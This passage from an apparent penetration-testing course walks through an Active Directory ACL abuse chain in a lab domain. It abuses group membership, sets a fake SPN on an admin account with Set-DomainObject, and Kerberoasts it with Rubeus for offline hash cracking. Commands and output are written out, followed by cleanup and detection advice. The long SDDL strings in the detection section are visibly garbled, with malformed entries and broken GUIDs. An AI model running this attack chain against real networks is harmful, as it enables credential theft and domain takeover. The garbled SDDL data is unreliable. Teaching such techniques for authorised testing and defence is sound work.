Confirming damundsen was Added to the Group

```
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select
MemberName

MemberName
-----
busucher
spergazed

<SNIP>

damundsen
dpayne
```

At this point, we should be able to leverage our new group membership to take control over the `adunn` user. Now, let's say that our client permitted us to change the password of the `damundsen` user, but the `adunn` user is an admin account that cannot be interrupted. Since we have `GenericAll` rights over this account, we can have even more fun and perform a targeted Kerberoasting attack by modifying the account's [servicePrincipalName attribute](#) to create a fake SPN that we can then Kerberoast to obtain the TGS ticket and (hopefully) crack the hash offline using Hashcat.

We must be authenticated as a member of the `Information Technology` group for this to be successful. Since we added `damundsen` to the `Help Desk Level 1` group, we inherited rights via nested group membership. We can now use [Set-DomainObject](#) to create the fake SPN. We could use the tool [targetedKerberoast](#) to perform this same attack from a Linux host, and it will create a temporary SPN, retrieve the hash, and delete the temporary SPN all in one command.

Creating a Fake SPN


```
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -SET
@{serviceprincipalname='notahacker/LEGIT'} -Verbose

VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|((samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'notahacker/LEGIT' for object 'adunn'
```

If this worked, we should be able to Kerberoast the user using any number of methods and obtain the hash for offline cracking. Let's do this with Rubeus.

Kerberoasting with Rubeus

```
PS C:\htb> .\Rubeus.exe kerberoast /user:adunn /nowrap
```



```
v2.0.2
```

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target User          : adunn
[*] Target Domain        : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=adunn)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : adunn
[*] DistinguishedName   : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : notahacker/LEGIT
[*] PwdLastSet          : 3/1/2022 11:29:08 AM
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                 :
$krb5tgs$23$*adunn$INLANEFREIGHT.LOCAL$notahacker/[email protected]*$<SNIP>
```

Great! We have successfully obtained the hash. The last step is to attempt to crack the password offline using Hashcat. Once we have the cleartext password, we could now authenticate as the `adunn` user and perform the DCSync attack, which we will cover in the next section.

Cleanup

In terms of cleanup, there are a few things we need to do:

1. Remove the fake SPN we created on the `adunn` user.
2. Remove the `damundsen` user from the `Help Desk Level 1` group
3. Set the password for the `damundsen` user back to its original value (if we know it) or have our client set it/alert the user

This order is important because if we remove the user from the group first, then we won't have the rights to remove the fake SPN.

First, let's remove the fake SPN from the `adunn` account.

Removing the Fake SPN from adunn's Account

```
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -Clear  
serviceprincipalname -Verbose  
  
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain  
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential  
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-  
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL  
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP  
connection  
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:  
(&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))  
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object  
'adunn'
```

Next, we'll remove the user from the group using the `Remove-DomainGroupMember` function.

Removing damundsen from the Help Desk Level 1 Group

```
PS C:\htb> Remove-DomainGroupMember -Identity "Help Desk Level 1" -Members  
'damundsen' -Credential $Cred2 -Verbose  
  
VERBOSE: [Get-PrincipalContext] Using alternate credentials  
VERBOSE: [Remove-DomainGroupMember] Removing member 'damundsen' from group  
'Help Desk Level 1'  
True
```

We can confirm the user was indeed removed:

Confirming damundsen was Removed from the Group

```
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select  
MemberName | ? {$_._MemberName -eq 'damundsen'} -Verbose
```

Even though we performed as much cleanup as possible, we should still include every modification that we make in our final assessment report. Our client will want to be apprised of any changes within the environment, and recording everything we do during an assessment in writing helps our client and us should questions arise.

This is just one example attack path. There could be many attack paths in a large domain, some shorter and some more complicated. While this path was fictional for this specific lab environment, I have seen similar attack paths during real-world engagements, and ACL attacks often come into play for furthering access. Sometimes, though, an ACL attack chain may be too time-consuming or potentially destructive, so we may prefer to enumerate the path to present our client with enough evidence to understand the issue and perform remediation.

Detection and Remediation

A few recommendations around ACLs include:

1. Auditing for and removing dangerous ACLs

Organizations should have regular AD audits performed but also train internal staff to run tools such as BloodHound and identify potentially dangerous ACLs that can be removed.


1. Monitor group membership

Visibility into important groups is paramount. All high-impact groups in the domain should be monitored to alert IT staff of changes that could be indicative of an ACL attack chain.

1. Audit and monitor for ACL changes


Enabling the [Advanced Security Audit Policy](#) can help in detecting unwanted changes, especially [Event ID 5136: A directory service object was modified](#) which would indicate that the domain object was modified, which could be indicative of an ACL attack. If we look at the event log after modifying the ACL of the domain object, we will see some event ID 5136 created:

Viewing Event ID 5136



If we check out the `Details` tab, we can see that the pertinent information is written in [Security Descriptor Definition Language \(SDDL\)](#) which is not human readable.

Viewing Associated SDDL



We can use the [ConvertFrom-SddlString cmdlet](#) to convert this to a readable format.

Converting the SDDL String into a Readable Format

```
PS C:\htb> ConvertFrom-SddlString "0:BAG:BAD:AI(D;;DC;;WD)(OA;CI;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CI;CR;00299570-246d-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;4828cc14-1437-45bc-9b07-ad6f015e5f285-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;4828cc14-1437-45bc-9b07-ad6f015e5f285-1-5-21-3842939050-3880317879-2865463114-5189)(OA;CR;1131f6aa-9c07-11d1-f79f-004dd2;S-1-5-21-3842939050-3880317879-2865463114-498)(OA;CR;1131f6ab-9c07-11d1-f79f-004fc2dc2;S-1-5-21-3842939050-3880317879-2865463114-5186)(OA;CR;1131f6ad-9c07-11d1-f79f-004fc2dc2;DD)
```

(0A; ;CR;3e0f7e18-2c7a-4c10-ba82-4d926db99a3e; ;S-1-5-21-3842939050-3880317879-2865463114-522) (0A; ;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dc2; ;S-1-5-21-3842939050-3880317879-2865463114-498) (0A; ;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dc2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A; ;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dc2; ;DD) (0A;CI;CR;89e95b76-444d-4c62-991a-0facbeda640c; ;S-1-5-21-3842939050-3880317879-2865463114-1164) (0A;CI;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dc2; ;S-1-5-21-3842939050-3880317879-2865463114-1164) (0A;CI;CC;4828cc14-1437-45bc-9b07-ad6f015e5f28; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;CC;bf967a86-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;CC;bf967a9c-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;CC;bf967aa5-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;CC;bf967aba-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;CC;5cb41ed0-0e4c-11d0-a286-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;RP;4c164200-20c0-11d0-a768-00aa006e0529; ;S-1-5-21-3842939050-3880317879-2865463114-5181) (0A;CI;RP;b1b3a417-ec55-4191-b327-b72e33e38af2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;RP;9a7ad945-ca53-11d1-bbd0-0080c76670c0; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;RP;bf967a68-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;RP;bf967991-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;RP;bf967a06-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;bf967a06-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;bf967a0a-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5172) (0A;CI;WP;bf967a06-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5172) (0A;CI;WP;bf967a0a-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;WP;3e74f60e-3e73-11d1-a9c0-0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5172) (0A;CI;WP;3e74f60e-3e73-11d1-a9c0-0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5187) (0A;CI;WP;b1b3a417-ec55-4191-b327-b72e33e38af2; ;S-1-5-21-3842939050-3880317879-2865463114-5172) (0A;CI;WP;b1b3a417-ec55-4191-b327-b72e33e38af2; ;S-1-5-21-3842939050-3880317879-2865463114-5187) (0A;CI;WP;bf96791a-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5172) (0A;CI;WP;bf96791a-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5187) (0A;CI;WP;9a9a021e-4a5b-11d1-a9c3-0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;0296c120-40da-11d1-a9c0-0000f80367c1; ;S-1-5-21-3842939050-3880317879-2865463114-5189) (0A;CI;WP;934de926-b09e-11d2-aa06-00c04f8eedd8; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;5e353847-f36c-48be-a7f7-49685402503c; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;8d3bca50-1d7e-11d0-a081-00aa006c33ed; ;S-1-5-21-3842939050-3880317879-2865463114-5186) (0A;CI;WP;bf967953-0de6-11d0-a285-

00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967953-0de6-11d0-a285-00aa003049e2 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;e48d0154-bcf8-11d1-8702-
00c04fb96050 ; ; S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;275b2f54-982d-4dcdb0ad-e53501445efb ; ; S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;bf967954-0de6-11d0-a285-
00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967954-0de6-11d0-a285-00aa003049e2 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf967961-0de6-11d0-a285-
00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;bf967961-0de6-11d0-a285-00aa003049e2 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf967a68-0de6-11d0-a285-
00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;5fd42471-1262-11d0-a060-00aa006c33ed ; ; S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;WP;5430e777-c3ea-4024-902e-
dde192204669 ; ; S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;6f606079-3a82-4c1b-8efb-dcc8c91d26fe ; ; S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;bf967a7a-0de6-11d0-a285-
00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;bf967a7f-0de6-11d0-a285-00aa003049e2 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;614aea82-abc6-4dd0-a148-
d67a59c72816 ; ; S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;66437984-c3c5-498f-b269-987819ef484b ; ; S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;77b5b886-944a-11d1-aebd-
0000f80367c1 ; ; S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;a8df7489-c5ea-11d1-bbcb-0080c76670c0 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;a8df7489-c5ea-11d1-bbcb-
0080c76670c0 ; ; S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;1f298a89-de98-47b8-b5cd-572ad53d267e ; ; S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;1f298a89-de98-47b8-b5cd-
572ad53d267e ; ; S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed ; ; S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;f0f8ff9a-1191-11d0-a060-
00aa006c33ed ; ; S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;f0f8ff9a-1191-11d0-a060-00aa006c33ed ; ; S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;2cc06e9d-6f7e-426a-8825-
0215de176e11 ; ; S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;WP;5fd424a1-1262-11d0-a060-00aa006c33ed ; ; S-1-5-21-3842939050-
3880317879-2865463114-5172) (0A;CI;WP;5fd424a1-1262-11d0-a060-
00aa006c33ed ; ; S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CI;WP;3263e3b8-fd6b-4c60-87f2-34bdaa9d69eb ; ; S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;WP;28630ebc-41d5-11d1-a9c1-
0000f80367c1 ; ; S-1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;WP;28630ebc-41d5-11d1-a9c1-0000f80367c1 ; ; S-1-5-21-3842939050-
3880317879-2865463114-5187) (0A;CI;WP;bf9679c0-0de6-11d0-a285-
00aa003049e2 ; ; S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed ; ; S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;WP;7cb4c7d3-8787-42b0-b438-
3c5d479ad31e ; ; S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063 ; ; S-1-5-21-3842939050-

3880317879-2865463114-526) (0A;CI;RPWP;5b47d60f-6090-40b2-9f37-
2a4de88f3063;;S-1-5-21-3842939050-3880317879-2865463114-527)
(0A;CI;DTWD;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;DTWD;;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;CCDCLCRPWPL0;f0f8ffac-1191-11d0-a060-00aa006c33ed;;S-1-5-21-
3842939050-3880317879-2865463114-5187) (0A;CI;CCDCLCRPWPL0;e8b2aff2-59a7-
4eac-9a70-819adef701dd;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;CCDCLCSWRPWPDTL0CRSDRCWDW0;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-
1-5-21-3842939050-3880317879-2865463114-5172)
(0A;CI;CCDCLCSWRPWPDTL0CRSDRCWDW0;018849b0-a981-11d2-a9ff-00c04f8eedd8;;S-
1-5-21-3842939050-3880317879-2865463114-5187) (0A;CII0;SD;;4828cc14-1437-
45bc-9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CII0;SD;;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CII0;SD;;bf967a9c-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CII0;SD;;bf967aa5-0de6-11d0-a285-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CII0;SD;;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CII0;SD;;5cb41ed0-0e4c-11d0-a286-00aa003049e2;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CII0;WD;;bf967a9c-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CII0;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-
00aa003049e2;CO) (0A;CII0;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-
0de6-11d0-a285-00aa003049e2;PS) (0A;CII0;RP;b7c69e6d-2cc7-11d2-854e-
00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED) (0A;CII0;RP;b7c69e6d-
2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)
(0A;CII0;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-
00aa003049e2;ED) (0A;CII0;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-
0de6-11d0-a285-00aa003049e2;PS)
(0A;CII0;CCDCLCSWRPWPDTL0CRSDRCWDW0;;c975c901-6cea-4b6f-8319-
d67f45449506;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CII0;CCDCLCSWRPWPDTL0CRSDRCWDW0;;f0f8ffac-1191-11d0-a060-
00aa006c33ed;S-1-5-21-3842939050-3880317879-2865463114-5187)
(0A;CINPI0;RPWPLOSD;;e8b2aff2-59a7-4eac-9a70-819adef701dd;S-1-5-21-
3842939050-3880317879-2865463114-5186) (0A;;CR;89e95b76-444d-4c62-991a-
0facbeda640c;;BA) (0A;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(0A;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;BA) (0A;;CR;1131f6ac-9c07-
11d1-f79f-00c04fc2dcd2;;BA) (0A;;CR;1131f6ae-9c07-11d1-f79f-00c04fc2dcd2;;BA)
(0A;;CR;e2a36dc9-ae17-47c3-b58b-be34c55ba633;;S-1-5-32-557)
(0A;CII0;LCRPL0RC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)
(0A;CII0;LCRPL0RC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)
(0A;CII0;LCRPL0RC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)
(0A;;CR;05c74c5e-4deb-43b4-bd9f-86664c2a7fd5;;AU) (0A;;CR;89e95b76-444d-
4c62-991a-0facbeda640c;;ED) (0A;;CR;ccc2dc7d-a6ad-4a7a-8846-
c04e3cc53501;;AU) (0A;;CR;280f369c-67c7-438e-ae98-1d46f3c6f541;;AU)
(0A;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;ED) (0A;;CR;1131f6ab-9c07-
11d1-f79f-00c04fc2dcd2;;ED) (0A;;CR;1131f6ac-9c07-11d1-f79f-
00c04fc2dcd2;;ED) (0A;;CR;1131f6ae-9c07-11d1-f79f-00c04fc2dcd2;;ED)

```
(0A;CI;RP;b1b3a417-ec55-4191-b327-b72e33e38af2;;NS) (0A;CI;RP;1f298a89-
de98-47b8-b5cd-572ad53d267e;;AU) (0A;CI;RPWP;3f78c3e5-f79a-46bd-a0b8-
9d18116ddc79;;PS) (0A;CII0;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3cccd8;;PS)
(A;;CCLCSWRPWPLOCRRCWDW0;;;DA)(A;CI;LCSWRPWPRC;;;S-1-5-21-3842939050-
3880317879-2865463114-5213)(A;CI;LCRPL0RC;;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(A;CI;LCRPL0RC;;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-
3842939050-3880317879-2865463114-519)(A;;RPRC;;;RU)(A;CI;LC;;;RU)
(A;CI;CCLCSWRPWPLOCRSDRCWDW0;;;BA)(A;;RP;;;WD)(A;LCRPL0RC;;;ED)
(A;LCRPL0RC;;;AU)(A;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;SY)
(A;CI;LCRPWPRC;;;AN)S:(OU;CISA;WP;f30e3bbe-9ff0-11d1-b603-
0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)(OU;CISA;WP;f30e3bbf-
9ff0-11d1-b603-0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)
(AU;SA;CR;;;DU)(AU;SA;CR;;;BA)(AU;SA;WPWDW0;;;WD)"
```

```
Owner          : BUILTIN\Administrators
Group         : BUILTIN\Administrators
DiscretionaryAcl : {Everyone: AccessDenied (WriteData), Everyone:
AccessAllowed (WriteExtendedAttributes), NT
                     AUTHORITY\ANONYMOUS LOGON: AccessAllowed
(CreateDirectories, GenericExecute, ReadPermissions,
Traverse, WriteExtendedAttributes), NT
AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS: AccessAllowed
(CreateDirectories, GenericExecute, GenericRead,
ReadAttributes, ReadPermissions,
WriteExtendedAttributes)...}
SystemAcl      : {Everyone: SystemAudit SuccessfulAccess
(ChangePermissions, TakeOwnership, Traverse),
BUILTIN\Administrators: SystemAudit SuccessfulAccess
(WriteAttributes), INLANEFREIGHT\Domain Users:
SystemAudit SuccessfulAccess (WriteAttributes),
Everyone: SystemAudit SuccessfulAccess
(Traverse)...}
RawDescriptor   : System.Security.AccessControl.CommonSecurityDescriptor
```

If we choose to filter on the `DiscretionaryAcl` property, we can see that the modification was likely giving the `mrb3n` user `GenericWrite` privileges over the domain object itself, which could be indicative of an attack attempt.

```
PS C:\htb> ConvertFrom-SddlString "0:BAG:BAD:AI(D;;DC;;;WD)
(0A;CI;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;CR;00299570-246d-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CII0;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;4828cc14-1437-45bc-
9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CII0;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;bf967aba-0de6-11d0-
```

a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A; ;CR;3e0f7e18-2c7a-4c10-ba82-4d926db99a3e; ;S-1-5-21-3842939050-
3880317879-2865463114-522) (0A; ;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2; ;S-
1-5-21-3842939050-3880317879-2865463114-498) (0A; ;CR;1131f6ab-9c07-11d1-
f79f-00c04fc2dcd2; ;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A; ;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2; ;DD) (0A;CI;CR;89e95b76-444d-
4c62-991a-0facbeda640c; ;S-1-5-21-3842939050-3880317879-2865463114-1164)
(0A;CI;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2; ;S-1-5-21-3842939050-
3880317879-2865463114-1164) (0A;CI;CR;1131f6ad-9c07-11d1-f79f-
00c04fc2dcd2; ;S-1-5-21-3842939050-3880317879-2865463114-1164)
(0A;CI;CC;4828cc14-1437-45bc-9b07-ad6f015e5f28; ;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;CC;bf967a86-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;CC;bf967aa5-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;CC;bf967aba-0de6-11d0-a285-00aa003049e2; ;S-1-5-21-3842939050-
3880317879-2865463114-5189) (0A;CI;CC;5cb41ed0-0e4c-11d0-a286-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5189)
(0A;CI;RP;4c164200-20c0-11d0-a768-00aa006e0529; ;S-1-5-21-3842939050-
3880317879-2865463114-5181) (0A;CI;RP;b1b3a417-ec55-4191-b327-
b72e33e38af2; ;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;RP;9a7ad945-ca53-11d1-bbd0-0080c76670c0; ;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;RP;bf967a68-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186)
(0A;CI;RP;1f298a89-de98-47b8-b5cd-572ad53d267e; ;S-1-5-21-3842939050-
3880317879-2865463114-5186) (0A;CI;RP;bf967991-0de6-11d0-a285-
00aa003049e2; ;S-1-5-21-3842939050-3880317879-2865463114-5186)
